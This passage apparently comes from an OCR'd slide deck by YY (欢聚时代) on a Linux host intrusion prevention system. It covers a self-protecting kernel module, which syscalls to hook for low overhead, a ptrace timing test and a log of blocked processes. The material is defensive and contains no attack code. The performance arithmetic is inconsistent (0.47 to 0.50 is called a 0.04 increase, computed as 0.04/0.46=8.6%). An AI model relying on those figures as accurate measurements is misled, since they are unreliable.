考虑到自身的安全性rmmod 执行卸载ysec_kagent.ko被拦截，只能通过
ysec_uagent卸载,

主动防御对于系统性能的影响

原则1： 主动防御选择的系统调用尽可能使系统较少使用的系统调用

例如:

sys_execve(系统启动进程加载的系统调用); 不同于(sys_fork/sys_clone)

sys_init_module(系统加载内核模块的系统调用);

sys_ptrace(系统调试应用的系统调用),

PAM接口(系统登陆系统调用)

避免修改频繁使用的系统的调用(sys_open,sys_write, sys_mmap, sys_access, sys_fstat;

原则2 ： 尽可能减少执行过程中逻辑，算法等的时间复杂度

以ptrace系统调用主动防御为例

●未加载主动防御模块前


每次执行ptrace系统调用平均耗时 0.47微妙

●加载主动防御模块后

每次执行ptrace系统调用平均耗时 0.50微妙

耗时增加0.04微妙， 影响百分比0.04/0.46=8.6%

欢聚时代(YY语音)主动防御



主机入侵防御系统-日志查询

Home › 主机入侵防御系统 › 防御日志查询

≡ 防御日志查询

Server IP: 选择Server_IP 策略类别: 选择策略 时间: -

每页显示 10 条记录

时间戳	策略类别	Server IP	描述
2014/06/02 10:31:18	主动防御策略	[redacted]	进程fluzz调用ptrace被拦截
2014/06/03 19:55:18	主动防御策略	[redacted]	进程syn_z启动被拦截
2014/06/05 21:00:07	主动防御策略	[redacted]	进程az调用ptrace被拦截
2014/06/09 04:03:03	主动防御策略	[redacted]	进程/bin/bash调用init_module被拦截
2014/06/13 21:00:07	主动防御策略	[redacted]	进程floodt启动被拦截
2014/06/16 11:15:13	主动防御策略	[redacted]	用户root使用kill命令被拦截
2014/06/19 20:04:25	主动防御策略	[redacted]	进程p5启动被拦截

END

Thank you

地址: 广州市天河区羊城创意园3-08栋
Email: hanfang@yy.com
Tel: 020-29162236